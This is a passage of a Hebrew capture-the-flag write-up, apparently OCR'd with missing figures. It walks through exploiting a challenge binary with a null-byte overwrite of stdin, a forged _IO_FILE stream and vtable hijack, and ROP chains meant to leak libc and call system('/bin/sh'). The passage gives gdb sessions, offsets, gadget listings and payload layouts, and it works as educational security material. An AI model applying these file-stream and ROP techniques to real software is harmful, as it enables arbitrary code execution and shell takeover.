
```
struct _IO_FILE {
  int _flags;       /* High-order word is _IO_MAGIC; rest is flags. */
#define _IO_file_flags _flags

  /* The following pointers correspond to the C++ streambuf protocol. */
  /* Note:  Tk uses the _IO_read_ptr and _IO_read_end fields directly. */
  char* _IO_read_ptr;   /* Current read pointer */
  char* _IO_read_end;   /* End of get area. */
  char* _IO_read_base;  /* Start of putback+get area. */
  char* _IO_write_base; /* Start of put area. */
  char* _IO_write_ptr;  /* Current put pointer. */
  char* _IO_write_end;  /* End of put area. */
  char* _IO_buf_base;   /* Start of reserve area. */
  char* _IO_buf_end;    /* End of reserve area. */
  /* The following fields are used to support backing up and undo. */
  char *_IO_save_base; /* Pointer to start of non-current get area. */
  char *_IO_backup_base;  /* Pointer to first valid character of backup area */
  char *_IO_save_end; /* Pointer to end of non-current get area. */

  struct _IO_marker *_markers;

  struct _IO_FILE *_chain;

  int _fileno;
#if 0
  int _blksize;
#else
  int _flags2;
#endif
  _IO_off_t _old_offset; /* This used to be _offset but it's too small.  */

#define __HAVE_COLUMN /* temporary */
  /* 1+column number of pbase(); 0 is unknown. */
  unsigned short _cur_column;
  signed char _vtable_offset;
  char _shortbuf[1];

  /*  char* _save_gptr;  char* _save_egptr; */

  _IO_lock_t *_lock;
#ifdef _IO_USE_OLD_IO_FILE
};
```

בתוך האיבר _chain תמצא הכתובת לזרם הבא ברשימה. על מנת לבצע את ההתקפה שתיארנו כשדיברנו על התקפות File Stream, עלינו לבצע את הצעדים הבאים:

1. יצירת File Stream פיקטיבי - דורש מאתנו יכולת כתיבה של באפר לזיכרון. את זה כבר יש לנו.
2. דריסת chain בכתובת בה יושב הבאפר שלנו.

למזלנו, כבר ראינו שהכתובת של הבאפר שהוקצה לנו נשמרת בגלובלי g_buf_ptr, ומכיוון שאין ASLR ניתן להסתמך על הכתובת של g_buf_ptr (שהיא 0x601030). לצערנו, לדרוס את _chain בכתובת של g_buf_ptr לא יעזור לנו, מכיוון שאז יפרשו את מקטע הזיכרון שמתחיל ב-0x601030 כ-_IO_FILE. נוכל לפתור את הבעיה על ידי דריסת _chain ב-stdin עם כתובת אחרת, כך שעבור הכתובת הזו, ב-offset של 0x68 (ה-offset של האיבר _chain בתוך המבנה _IO_FILE) ימצא g_buf_ptr, והכתובת שהוא מאחסן


תהיה הכתובת בה מתחיל הזרם הפיקטיבי שלנו. בשביל לעשות זאת, נכתוב ב-_chain את הכתובת 0x600fc8. הסקיצה הבאה מתארת את המצב אליו אנו רוצים להגיע:



השאלה שעלינו לענות עליה עכשיו היא - כיצד נדרוס את chain של stdin? קודם כל, stdin הוא גלובלי, ולכן הכתובת שלו ביחס לבסיס של libc היא קבועה. מכיוון שהכתובת של הבאפר שלנו ביחס לבסיס של libc קבועה גם היא, הכתובת של stdin קבועה ביחס לכתובת של הבאפר שלנו, לכן נוכל להיעזר בחולשת ה-null-byte overwrite היחסית לבאפר שלנו על מנת לרשום null-byte לתוך אחד האיברים ב-libc.

האיבר שנדרוס צריך להיות איבר שמחזיק בתוכו כתובת אליה ייכתב קלט שנשלט על ידי המשתמש. כמו כן, הוא צריך להצביע לכתובת שנמצאת במרחק של עד 0xf8 בתים מ-stdin._chain, כך שכאשר נדרוס את הבית התחתון הוא יצביע ל-_chain או לכתובת נמוכה מ-_chain. לחולשות off-by-one במחסנית קונספט דומה, ומי שרוצה מוזמן לקרוא עוד בנושא בעזרת הקישורים שבסוף המאמר.

על מנת למצוא איבר העונה לכל הדרישות הללו, נעצור את הבינארי לפני הקריאה ל-getchar ונבחן את stdin:



```
gdb-peda$ p *stdin
$1 = {
  flags = 0xfbad208b,
  _IO_read_ptr = 0x7ffff7dd3964 <_IO_2_1_stdin_+132> "",
  _IO_read_end = 0x7ffff7dd3964 <_IO_2_1_stdin_+132> "",
  _IO_read_base = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_write_base = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_write_ptr = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_write_end = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_buf_base = 0x7ffff7dd3963 <_IO_2_1_stdin_+131> "\n",
  _IO_buf_end = 0x7ffff7dd3964 <_IO_2_1_stdin_+132> "",
  _IO_save_base = 0x0,
  _IO_backup_base = 0x0,
  _IO_save_end = 0x0,
  _markers = 0x0,
  _chain = 0x0,
  _fileno = 0x0,
  _flags2 = 0x0,
  _old_offset = 0xffffffffffffffff,
  _cur_column = 0x0,
  _vtable_offset = 0x0,
  _shortbuf = "\n",
  _lock = 0x7ffff7dd5790 <_IO_stdfile_0_lock>,
  _offset = 0xffffffffffffffff,
```

האיבר _IO_buf_base מצביע ל-_shortbuf, שנמצא ב-offset של 131 בתים מ-stdin. האיבר הזה גם מגדיר היכן לאחסן את הבאפר של הזרם, כאשר _IO_buf_end מציין את סוף הבאפר. אם נוכל לגרום ל-_IO_buf_base להצביע לכתובת ב-stdin שקודמת לכתובת של _chain, והכתובת של _IO_buf_end תישאר כפי שהיא, נוכל לדרוס את stdin עם הקלט שנספק ל-getchar. כך נוכל לדרוס את הערך של stdin._chain עם הכתובת 0x600fc8, ולהפוך את הסקיצה למציאות. מכיוון שהבית התחתון של _IO_buf_base הוא 0x63, דריסתו ב-null-byte תוביל לכך ש-_IO_buf_base יצביע ל-stdin+32 - כתובת נמוכה יותר מהכתובת של stdin._chain - מה שמאפשר לנו לדרוס אותו בעזרת getchar!

על מנת לכתוב לכתובת של _IO_buf_base, עלינו למצוא את הכתובת של stdin (על ידי x/xg stdin ב-gdb), למצוא את הכתובת אליה מצביע g_buf_ptr ולחשב את ההפרש ביניהם. מכיוון שהבאפר יוקצה תמיד בצמוד ל-libc, ו-stdin הוא גלובלי, ההפרש יהיה קבוע בכל הרצה. לאחר מכן, נוסיף להפרש 0x38 (ה-offset של _IO_buf_base במבנה _IO_FILE). המספר שנקבל הוא ההפרש בין תחילת הבאפר שלנו לבין _IO_buf_base ב-stdin, והוא 0x59c908 (ב-libc 6.0). על מנת לכתוב null-byte לבית התחתון של stdin._IO_buf_base, נספק את המספר הזה כקלט הראשוני כאשר התכנית מבקשת מאתנו גודל. המספר גדול מ-0x300000, לכן נתבקש לציין גודל שוב. הפעם נבקש 0x200000 (מכיוון שראינו שעבור הגודל הזה, הבאפר מוקצה בצמוד ל-libc). כאשר התכנית תרצה להציב null-byte בסוף הבאפר, היא תציב אותו בכתובת הגבוהה ב-0x59c908 מהכתובת של תחילת הבאפר, ותדרוס את _IO_buf_base, שיצביע כעת ל-_IO_write_end.

נוצר לנו באפר בתוך stdin, בין _IO_write_end לבין _shortbuf. כאשר התכנית תקרא ל-getchar, הקלט שלנו ייכתב לתוך הבאפר, וידרוס איברים ב-stdin. נדאג לכך שאת _chain נדרוס עם הערך 0x600fc8 (על מנת לקשר בין הבאפר שלנו לבין רשימת הזרמים, כפי שתיארנו קודם), וכעת הבאפר שלנו הוא חלק מהרשימה שמתחילה ב-_IO_list_all.

הצלחנו לקשר את הזרם הפיקטיבי שלנו לשרשרת הזרמים התקניים, ופונקציות כמו _IO_unbuffer_all, שנקראות בסוף התכנית, יבצעו מניפולציות גם על הזרם הפיקטיבי שלנו. נשאר לנו לבחור פונקציה שנרצה שתקרא עם הזרם בתוך ארגומנט, ולעצב את הזרם כך שהתכנית תקרא לאחת המתודות מה-vtable שלו. את ה-vtable נעצב כך שה-offset של המתודה שהתכנית תרצה לקרוא לה מתחילת ה-vtable יהיה זהה ל-offset של הפונקציה שאנו רוצים שתקרא מתחילת הכתובת שנספק ל-vtable.

בחרתי להתלבש על הקריאה ל-_IO_SETBUF ב-_IO_unbuffer_all, לכן הזרם הפיקטיבי שנבנה יעוצב כך שיגרום לקריאה של _IO_SETBUF.

```
static void
_IO_unbuffer_all (void)
{
  struct _IO_FILE *fp;
  for (fp = (_IO_FILE *) _IO_list_all; fp; fp = fp->_chain)
    {
      if (! (fp->_flags & _IO_UNBUFFERED)
      /* Iff stream is un-orientated, it wasn't used. */
      && fp->_mode != 0)
    {
#ifdef _IO_MTSAFE_IO
      int cnt;
#define MAXTRIES 2
      for (cnt = 0; cnt < MAXTRIES; ++cnt)
        if (fp->_lock == NULL || _IO_lock_trylock (*fp->_lock) == 0)
          break;
        else
          /* Give the other thread time to finish up its use of the
          stream.  */
          __sched_yield ();
#endif

      if (! dealloc_buffers && !(fp->_flags & _IO_USER_BUF))
        {
          fp->_flags |= _IO_USER_BUF;

          fp->_freeres_list = freeres_list;
          freeres_list = fp;
          fp->_freeres_buf = fp->_IO_buf_base;
        }

      _IO_SETBUF (fp, NULL, 0);

      if (fp->_mode > 0)
        _IO_wsetb (fp, NULL, NULL, 0);
```

נסקור את תהליך האקספלויטציה שלנו עד כה:


1. תחילה, נספק גודל שזהה להפרש הכתובות בין תחילת הבאפר שלנו לבין stdin._IO_buf_base. הגודל יהיה גדול מדי, ונתבקש לספק גודל אחר. נספק את הגודל 0x200000 על מנת שההקצאה שלנו תמוקם בדיוק לפני תחילת glibc בזכרון.
2. נספק את ה"shellcode" שלנו. בפועל, מדובר כאן בבאפר שמהווה _IO_FILE פיקטיבי, כאשר את הכתובת שנספק ל-vtable נספק כך שב-offset של _IO_SETBUF (0x58) תמוקם הכתובת לפונקציה אליה נרצה לקרוא.
3. ה-null-byte ייכתב בביב התחתון ביותר של _IO_buf_base, וכאשר getchar יקרא, הקלט שלנו ידרוס את המבנה stdin ונדרוס את האיבר _chain שלו כך שיפנה ל-0x600fc8, שבתורו יפנה לכתובת של הבאפר שהוקצה לנו.
4. בעת סיום התכנית, _IO_unbuffer_all יקרא ל-_IO_SETBUF(fp, NULL, 0), אך בפועל הקריאה שתתבצע תהיה לפונקציה שבחרנו.

אם לא היה DEP, היינו יכולים לסיים כבר כאן - היינו מעצבים את ה-file pointer כך שבעת הקריאה ל-_IO_SETBUF, יקרא הערך שמאוחסן ב-g_buf_ptr, ולהריץ את הקוד שקיים באיבר שבנינו. אם היינו בונים אותו כך שבתחילתו היינו ממקמים shellcode, היינו מקבלים shell מהפעולה הזו. לצערנו, יש DEP,

לכן נצטרך למצוא דרך אחרת להשיג shell. הדרך הקלאסית להתמודד עם DEP היא בעזרת ROP - Return Oriented Programming.

הרעיון הבסיסי ב-ROP הוא להשתמש בקוד שכבר קיים בבינארי על מנת לבצע את הפעולות שאנו רוצים לבצע. אומנם עם DEP כבר לא ניתן להריץ פקודות מהמחסנית (ומאזורי data אחרים), אך המחסנית עדיין טומנת בחובה מספר רכיבים שמשפיעים מאוד על ה-flow של הבינארי: מצביע המחסנית של ה-frame הקודם, כתובת החזרה של הפונקציה, וכן (ב-32 ביט בעיקר) ארגומנטים לפונקציה. אם יש לנו שליטה במחסנית, יש לנו שליטה בכל אלו, ונוכל להשתמש בהם בשביל ליצור frames פיקטיביים, שיגרמו לתוצאה שאנו רוצים. כל קטע קוד קטן שרץ עד לחזרה ב-ROP (ותוחם frame פיקטיבי) מכונה Gadget, והשילוב של כל הגדג'טים נקרא ROP chain. ב-64 ביט, כתיבת ROP chain היא מעט יותר מסורבלת, ודורשת בכל פעם להשתמש בגדג'טים ש"מכינים" את האוגרים, מכיוון שהארגומנטים לפונקציות מועברים על גבי האוגרים.

להלן שימוש לדוגמה ב-ROP ב-64 ביט: נניח שנרצה להריץ את קטע הקוד system("/bin/sh"). על מנת להריץ אותו, נרצה שב-rdi ימוקם מצביע למחרוזת /bin/sh, ולגרום לתכנית לחזור לכתובת של system. בהנחה שאנו יודעים מה הכתובת של system, וכתובת בה יושבת המחרוזת /bin/sh, ובהנחה שאנו יודעים מה הכתובת של גדג'ט שמבצע pop rdi; ret, בעזרת ה-ROP chain הבא נוכל ליצור shell:



ב-PEDA, הפקודה "dumprop" תציג לנו את כל הגדג'טים שנוכל להשתמש בהם:

```
gdb-peda$ dumprop
Warning: this can be very slow, do not run for large memory range
Writing ROP gadgets to file: jim_moriarty-rop.txt ...
0x40090f: ret
0x4006fa: repz ret
0x4006b5: ret 0xc148
0x400777: leave; ret
0x400922: pop r15; ret
0x400685: pop rbp; ret
0x400923: pop rdi; ret
0x400866: add cl,cl; ret
0x40092f: add bl,dh; ret
0x400776: cld; leave; ret
0x4006f9: add ebx,esi; ret
0x4005ea: add rsp,0x8; ret
0x4005eb: add esp,0x8; ret
0x40090c: fmul [rax-0x7d]; ret
0x400920: pop r14; pop r15; ret
0x400921: pop rsi; pop r15; ret
0x40092e: add [rax],al; repz ret
0x400775: rex.RB cld; leave; ret
0x4006f8: add [rcx],al; repz ret
0x400862: mov eax,0x0; leave; ret
0x400865: add [rax],al; leave; ret
0x4008b3: mov eax,0x0; pop rbp; ret
0x4008b6: add [rax],al; pop rbp; ret
0x4005e8: call rax; add rsp,0x8; ret
0x400864: add [rax],al; add cl,cl; ret
--More--(25/97)
```

נסכם את הצעדים שנותרו לנו להשלמת האתגר:

1. שימוש בפונקציה שבחרנו על מנת להריץ ROP chain שידליף את הכתובת ששמורה באחד ה- GOT entries, על מנת שנוכל לחשב את כתובת הבסיס של libc ולפיה את הכתובות של system ושל /bin/sh.
2. שימוש ב-ROP נוסף על מנת לקרוא ל-system עם /bin/sh.

הפונקציה אליה בחרתי להפנות את התכנית היא scanf, וזאת מכיוון שהיא פונקציה מאוד גמישה - היא תאפשר לנו גם לנקות את הבאפר, וגם לכתוב לכתובות שמופיעות במחסנית/אוגרים על פי רצוננו, ובכך לכתוב את ה-ROP chain שלנו. הפונקציה מקבלת format string כארגומנט, וראינו שבעת הקריאה לאחת הפונקציות מה-vtable מה-file pointer מועבר כארגומנט, כך שנוכל לרשום את ה-format string שלנו בתחילת הבאפר (האיברים הראשונים שלו לא משנים ואפשר לרשום שם מה שנרצה). החיסרון היחיד הוא שבחלק מהכתובות בהן נרצה להשתמש מופיע התו "\x09", שהוא התו "\t" (טאב) ונחשב כתו white space שמגדירים ל-scanf להפסיק לקלוט תווים למחרוזת. על מנת להתגבר על הבעיה הזו, נצטרך להוסיף עוד ROP chain, שיוביל לקריאה של read_n עם כתובת במחסנית בתור כתובת הבאפר ועם מספר גדול על גבי rsi (על מנת לאפשר כתיבה של תווים רבים) בתור ארגומנטים.

על מנת לבנות את ה-format string שלנו, עלינו לגלות באיזה ארגומנט יושבת כתובת שיש לנו הרשאות כתיבה אליה ושיכולה להוביל להשתלטות על ריצת התכנית (נחפש כתובת במחסנית על מנת לדרוס כתובת חזרה של פונקציה כלשהי), וכן למצוא כתובת אחרת אליה יש לנו הרשאות כתיבה על מנת לרוקן את הבאפר. עלינו לבדוק את מצב המחסנית והאוגרים בעת הקריאה ל-_IO_SETBUF. בשביל לעשות זאת, נצטרך קודם כל לבנות את ה-File Stream המזויף שלנו כך שיוביל לקריאה ל-_IO_SETBUF, תוך התרחשות כמה שפחות פונקציונליות "אמיתית" לפני. נתבונן בפונקציה _IO_unbuffer_all על מנת להבין את התנאים בהם הוא צריך לעמוד בשביל שהתכנית תקרא ל-_IO_SETBUF (ניתן למצוא את הקוד הרלוונטי בעמודים הקודמים):

1. עלינו לקיים את התנאי 0 =! flags & _IO_UNBUFFERED) && mode)!. עבור ה-mode, פשוט נעניק לו את הערך 0xffffffffffffffff. עבור הדגלים - הערך של _IO_UNBUFFERED הוא 2. מכיוון שאנו מעוניינים להשתמש ב-File Stream גם כ-format string, אידאלית היינו רוצים שיתחיל ב- format string, שיתחיל במציין כלשהו. התו הראשון הוא גם ה-LSB של flags, לכן אם הוא מקיים (ch & 2)! הוא יקיים את התנאי. לשמחתנו, התו '%' מקיים את התנאי, כך שאין צורך להתחכם.
2. עלינו לקיים את התנאי lock == NULL על מנת לצאת מהלולאה שמנסה לנעול את הזרם. נעשה זאת על ידי השמת הערך 0 ב-lock.
3. עלינו לקיים את התנאי flags & _IO_USER_BUF על מנת לדלג על לוגיקה. הערך של _IO_USER_BUF הוא 1 ולמזלנו, '%' מקיים את התנאי...

4. כמובן שעבור ה-vtable נספק כתובת שתגרום לכך ש-_IO_SETBUF יפנה ל-scanf. על מנת לקיים תנאי זה, על הכתובת שנספק להיות נמוכה ב-0x58 (ה-offset של _IO_SETBUF ב-_IO_jump_t) מהכתובת של ה-GOT entry של scanf (שנמצאת ב-0x600ff0).
5. כל שאר הערכים לא חשובים ויכולים להיות מאופסים.

נשתמש ב-format string זמני של "%s" ונריץ את התכנית, תוך שאנו מוודים לדרוס את _IO_buf_base ומספקים את הבאפר כקלט. נשים breakpoint בדיוק לפני הקריאה ל-_IO_SETBUF (scanf), ונבחן את מצב האוגרים והמחסנית בעת הקריאה:

```
Breakpoint 1, 0x00007f1bacf0de1c in _IO_unbuffer_all () at genops.c:915
915     genops.c: No such file or directory.
gdb-peda$ i r rsi rdx rcx r8 r9
rsi            0x0      0x0
rdx            0x0      0x0
rcx            0x7f1bad237c30   0x7f1bad237c30
r8             0x7f1bad238780   0x7f1bad238780
r9             0x7ffd999325a8   0x7ffd999325a8
gdb-peda$ i r rsp
rsp            0x7ffd99932600   0x7ffd99932600
gdb-peda$ x/10xg rsp
No symbol "rsp" in current context.
gdb-peda$ x/10xg $rsp
0x7ffd99932600: 0x0000000000000001      0x0000000000000000
0x7ffd99932610: 0x00007f1bad2328d8      0x00007f1bad2328e0
0x7ffd99932620: 0x00007f1bad237c40      0x00007f1baced0aeb
0x7ffd99932630: 0x0000000000000000      0x0000000000000000
0x7ffd99932640: 0x00000000004008c0      0x0000000000400640
gdb-peda$
```

ניתן לראות שהערך של האוגר r9 הוא כתובת במחסנית. כמו כן, אם ניעזר ב-vmmap, נראה שהערך בכתובת ה-4 מ-rsp הוא כתובת לאזור בזיכרון אליו יש לנו הרשאות כתיבה. מכיוון שלא נראה שהכתובת הזו חשובה, נשתמש בה על מנת לרוקן את הבאפר. נותר להבין אם הכתובת שב-r9 יכולה לעזור לנו להשתלט על התכנית. ננסה להבין היכן שמורה כתובת החזרה של ה-frame הנוכחי (בעזרת i f):

```
Locals at unknown address, Previous frame's sp is 0x7ffd99932600
Saved registers:
 rbx at 0x7ffd999325f0, rip at 0x7ffd999325f8
```

כתובת החזרה של ה-frame הנוכחי שמורה 0x50 בתים אחרי הכתובת שיושבת ב-r9, כלומר ניתן להשתלט על כתובת החזרה של התכנית על ידי כתיבת 50 בתים לכתובת שב-r9, ואחר כך לכתוב את הכתובת אליה נרצה לחזור!

כזכור, r9 משמש כארגומנט השישי של פונקציות ב-64 ביט, לכן הוא יהיה הארגומנט ה-5 ל- format string, וניתן יהיה לכתוב אל הכתובת שבו בעזרת %5s. עבור הכתובת הרביעית מ-rsp, היא הארגומנט ה-10 ל-format string, לכן נשתמש ב-%10s על מנת לרוקן את הבאפר. לכן, ה-format string שלנו יהיה %10s%5s, והקלט שנספק ל-scanf יהיה 0x50 פעמים 'A' (או כל תו אחר, זה לא באמת חשוב), ולאחר

מכן ROP chain נטול תווי white space שיוביל לקריאת read_n כך ש-read יקרא קלט ארוך אל תוך המחסנית, ויאפשר לנו להשתלט שוב על זרימת התכנית, ובפעם הזאת כבר נוכל להשתמש בתווי white space.

בכדי לבנות את ה-ROP chain, ניעזר בפלט של dumprop. ה-ROP chain שנשתמש בו על מנת לעבור מ-scanf ל-read_n יהיה:

&(add rax, rdx; mov rsi, rax; sar rsi, 1; pop rbp; ret)
0x601b00
&read_n


כאשר המטרה של החלק הירוק היא לגרום לכך שב-rsi, האוגר עליו ממוקם הארגומנט שמציין ל-read_n כמה בתים לקרוא, ימוקם ערך גדול שיעניק לנו חופשיות בפעולה, וכן למקם ב-rbp כתובת שיש לנו הרשאות קריאה/כתיבה אליה (למה? נבין בהמשך). החלק הכחול יוביל לקריאה ל-read_n. נשאלת השאלה - מה עם הארגומנט שמועבר על גבי האוגר rdi, שהוא הארגומנט שמציין את הבאפר ממנו קוראים? התשובה היא, שבעת החזרה מ-printf על rdi ממוקמת כבר כתובת במחסנית, כך שנוכל להיעזר בה על מנת לגרום שוב ל-buffer overflow שייתן לנו להריץ שרשרת ROP. הסיבה לכך שלא נוכל לאחד את השרשרות לכדי שרשרת אחת (או להשתמש בגאדג'ט של pop rdi; ret בכדי למקם ערך ב-rdi ולא להסתמך על כך שימקם כתובת במחסנית) היא, כאמור, שבשרשרת השנייה יש שימוש בכתובות עם תו white space, ולא נוכל להשתמש בתווים הללו עם scanf.

עכשיו כשחזרנו ל-read_n, עלינו להבין כמה תווים עלינו לספק על מנת שנוכל לגרום ל-stack overflow. על מנת לגלות זאת, ננסה, בתוך read_n, לגלות את ההפרש בין rdi (שהוא הכתובת בה הכתיבה שלנו תתחיל) לבין הכתובת בה נמצא הערך השמור של rip (כתובת החזרה של הפונקציה).

```
gdb-peda$ i f
Stack level 0, frame at 0x7ffcab1b64a8:
 rip = 0x400732 in read_n; saved rip = 0x7f496300d800
 called by frame at 0x7ffcab1b64b0
 Arglist at 0x7ffcab1b6498, args:
 Locals at 0x7ffcab1b6498, Previous frame's sp is 0x7ffcab1b64a8
 Saved registers:
  rbp at 0x7ffcab1b6498, rip at 0x7ffcab1b64a0
gdb-peda$ i r rdi
rdi            0x7ffcab1b5f70   0x7ffcab1b5f70
```


ההפרש הוא 0x64a0 - 0x5f70, כלומר 0x530. אם נכתוב 8 בתים נוספים אחרי 0x530 הבתים הראשונים, נדרוס את כתובת החזרה של read_n. ננסה זאת עם הקלט "A" * 0x530 + "BBBBBB\x00\x00". התכנית אמורה לקפוץ ל-0x0000424242424242, ולקבל segfault.

נבדוק את ההשערה שלנו תחת gdb:



```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x00007f855b26d068 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:84
84      in ../sysdeps/unix/syscall-template.S
gdb-peda$ bt
#0  0x00007f855b26d068 in __read_nocancel () at ../sysdeps/unix/syscall-template.S:84
#1  0x4141414141414141 in ?? ()
#2  0x4141414141414141 in ?? ()
#3  0x4141414141414141 in ?? ()
#4  0x4141414141414141 in ?? ()
#5  0x4141414141414141 in ?? ()
#6  0x4141414141414141 in ?? ()
#7  0x0000424242424242 in ?? ()
#8  0x00007f855b52a80a in __elf_set___libc_subfreeres_element_free_mem__ ()
   from /lib/x86_64-linux-gnu/libc.so.6
#9  0x00007f855b52fc40 in ?? () from /lib/x86_64-linux-gnu/libc.so.6
#10 0x00007f855b1c8aeb in __run_exit_handlers (status=0x41414141, listp=<optimized out>
,
```

מעניין... קיבלנו segmentation fault, אבל לא בגלל שהפונקציה נסתה לחזור ל-0x0000424242424242, אלא בגלל שהיא ניסתה לחזור ל-0x4141414141414141. יצא שדרסנו את כתובת החזרה של read. נחשב מחדש בכמה בתים סטינו, על ידי ספירת מספר ה-frames שנוצרו שקודמים ל-frame אליו רצינו לחזור - 6 frames - נכפיל ב-8 ונקבל 0x30. ננסה שוב, הפעם עם הקלט 0x500 + "A" * "BBBBBB\x00\x00":



```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000424242424242 in ?? ()
gdb-peda$
```

והפעם הצלחנו ☺ למדנו שלאחר 0x500 בתים, נוכל לגרום ל-stack overflow שיאפשר לנו להשתלט על התכנית, לכן נמקם את ה-ROP chain הבא שלנו לאחר 0x500 בתים של padding. נותר רק לבנות את ה-ROP chain.

אנו צריכים להדליף ערך של GOT entry כלשהו, שרירותית בחרתי ב-read. על מנת להדליף את הערך שלו, אנו צריכים להיעזר בפונקציה שמדפיסה פלט, וכן למקם את הכתובת של ה-GOT entry של read באוגר rdi. הפונקציה האידאלית היא, כמובן, printf - וזהו החלק הירוק ב-ROP chain. המטרה של שאר ה-ROP chain היא לעזור לנו לבצע עוד stack overflow בעזרת read_n, כך שנוכל לשלוח עוד ROP chain אחרון שיקרא ל-system("/bin/sh") וייצור shell. החלק הכחול יגרום לקריאה ל- read_n(0x601b00, 0x601b00), כלומר יקרא עד 0x601b00 תווים לכתובת 0x601b00. בפועל לא באמת צריך לכתוב כל כך הרבה בתים, זה פשוט ערך גדול ונוח אז נשתמש בו. למה לכתוב ל-0x601b00? מכיוון שכך נוכל לקשר בין ה-chain הזה ל-chain הבא:

- read_n יכתוב ל-0x601b00 את הקלט שנספק. הקלט יהיה ה-ROP chain שיוביל לקריאה ל-system("/bin/sh").

